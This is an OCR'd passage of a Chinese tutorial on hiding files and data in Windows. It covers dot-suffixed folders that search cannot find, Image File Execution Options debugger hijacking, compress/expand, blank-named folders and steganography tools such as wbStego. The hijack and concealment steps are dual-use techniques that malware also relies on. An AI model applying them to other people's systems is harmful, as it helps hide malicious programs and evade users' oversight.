知道了原理后，如何利用就简单了，我们在cmd下使用 **md hacker..** 命令建立一个文件夹，然后在"开始"—"运行"栏输入 **c:\test\hacker..** 就可以打开刚才建立的文件夹，最后将文件复制进去就可以实现保护了，也可以在cmd下通过copy命令复制到该文件夹下，我们通过"开始"—"搜索"是无法找到这个"hacker..\"文件夹下的程序的，如图4。很多人都知道这种方法，我们还可以在"hacker..\"文件夹下建立一个hacker文件夹并将其属性设置为隐藏以实现进一步的利用，当我们在GUI界面下访问"hacker."文件夹的时候系统就会自动打开

hacker 文件夹了。




图 4

(3）如何删除

对于这样的文件夹，我们使用 rmdir 命令就可以轻松删除了。

5、图标、文件名、映像劫持也来忽悠"瞟客"（偷窥别人计算机的人）

在 Windows 中基于 GUI 界面的文件都会有图标，我们可以通过在文件上点右键选择"属性"，然后选择"自定义"选项，在弹出的对话框中设置一个可执行文件的图标，除了更改图标外我们还可以更改其文件后缀。有时候我们的某些程序不想让别人在自己的电脑上执行，就时就可以借助映像劫持来实现"忽悠"了，不过使用这种方法的关键是要制作一个很迷惑人的提示程序，我使用 VC6.0 简单的编写了一个非常具有迷惑性的提示，如图5，然后在注册表中的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options 下新建立一个项，在右方的窗口中新建字符串值 debugger 并将其值设置为 c:\ok.exe（根据自己的需要进行设置）。




图 5

6、Windows 下的压缩隐藏

提起压缩，相信很多人都会在大脑中闪过 RAR、ZIP、7Z 等文件格式，但我这里所说的压缩并不是指 WINRAR 等压缩软件。我们通过故障恢复控制台恢复系统文件的时候，总会看到 N 多的以"_"结尾的文件，这其实就是 Windows 的一种压缩格式，这种文件在复制的过程中 Windows 系统会自动调用 expand 程序来进行解压缩，那么是如何将文件压缩为以"_"结尾的文件呢？我们可以使用 resource kit 中的 compress 程序将一些重要的文件压缩成这种格式，这样如果对方不知道 expand 程序的话，就很难知道其中的"秘密"了。

在 CMD 命令提示符下输入"compress -R 要压缩的文件"，回车后就可以了，如图6，当我们使用记事本打开以"_"结尾的文件时，就会发现它已经"面目全非"了，当我们需要查看的时候可以在 CMD 下输入"expand -r 文件_ 目标文件"就可以了。这种方法相对来说是比较好的，压缩一些"见不得人"的东西还是非常简单实用的。

7、DeskTop.ini 文件也疯狂

我在网上曾看到过一篇介绍 desktop.ini 的文章，使用它也




图 6

可以隐藏我们的文件夹，而在去年的某期杂志中，也有一篇文章是介绍如何使用 alt+ 小键盘数字来注册论坛 admin 帐户的，其方法也是利用了这个技巧，不过这里不是 alt+127，而是 alt+0160。我们首先建立一个文件夹，然后按 F2 重命名，按 ALT+0160，并回车，这时候文件夹就没有名字了。我们在文件夹上点右键选择"属性"，转到"自定义"，在下方选择"更改图标"，在弹出的对话框中选择空白图标就可以了，我们可以按 F5 或者使用鼠标在桌面上拉出选框的方法来查看到这个文件夹。

8、数据隐藏，IE 浏览器也来凑热闹

通过 IE 浏览器来隐藏数据说白了就是钻了编码的一个空挡，以 txt 文件为例，首先打开想要加密的 txt 文件，在文件开头部分加上"
html"标签，在"文件"菜单中选择"另存为"，在"文件名"中输入 1.html，在"保存类型"中选择"所有文件"，然后使用 IE 浏览器打开刚才另存为的 html 文件，在 IE 浏览器中选择"文件"—"另存为"，在弹出的"保存网页"中把文件类型选择成"txt"格式，在"编码"中选择"用户定义的"，点击"保存"按钮就行了，如图 7，这种方法对中文文档进行隐藏比较好。




图 7

二、通过基于 Windows 系统的第三方软件

前面所介绍的那些方法只是利用了 Windows 中的一些特点和缺陷来实现的文件隐藏，而计算机中的数据隐藏属于隐写技术的部分，在希腊语中就是"秘密"+"书写"的意思，它是将秘密信息隐藏于非秘密或者不太秘密的信息中的方法，这种方法其实在古代就已经有了，虽然名字来自于古希腊，但这却是中国人"玩剩下的"，中国古代的藏头诗就是一个典型的例子，将秘密信息隐藏到诗歌中。好了，题外话就讲到这儿，我们今

天可不是去“考古”，而是分析计算机中的隐写术！

在计算机领域的隐写技术发展的很快，而且有很多技术都是很商业的，需要付出一些money，幸运的是网络上也存在着很多这样的软件，大体上可以分为如下几种。

1、将数据隐藏在图片中

（1）数字水印

数字水印是应用比较广泛的一种技术，大部分都是商业软件，对于我们这些不喜欢“掏腰包”的小菜来说，psytec QR就是一个不错的选择，该软件运行后的界面如图8所示，我们只要在下面的编辑框中输入要进行隐藏的信息就可以了，这款软件的功能还是很强大的，但是它太“暴露”了，任何知道psytec QR软件的人看到类似的加密图片就会很容易的将图片中隐藏的信息还原出来，所以我们还要结合上面所介绍的方法来综合使用，比如使用copy命令将其隐藏到另一张图片中等。




图8

（2）其它图片数据隐藏软件

将数据隐写到图片文件中的软件有很多，比如hide in picture（针对BMP文件）、JP Hide and Seek（针对JPEG文件）、CameraShy和Hide and Seek（针对gif文件）、wbStego（支持BMP、TXT等格式）等。大家可以根据自己的需要选择不同的软件就行了，个人感觉wbStego非常好用，该软件在隐藏的时候就自动对数据进行了加密，最大支持对2G的数据进行加密，够强大吧，软件运行后的界面如图9所示，点击“Continue”，选择“Encode”，要恢复隐藏的数据就选择“Decode”，点击“Continue”继续，在弹出的界面中选择要隐藏的数据，然后再点击“Continue”进入到下一步，在这里选择要将隐藏数据写入的文件，软件支持四种格式——PDF、BMP、XML\HTML、TXT文件等，我们选择“Bitmap graphic”，点击“Continue”后就进入到了如图10所示的界面，选择写入隐藏数据后的文件保存位置，点击“Continue”，完成操作后就会弹出如图11所示提示信息了，我们再通过winhex等16进制软件打开图片时也不会像copy那样在文件末尾找到信息的踪迹了，图片隐写技术还是比较成熟的。




图9

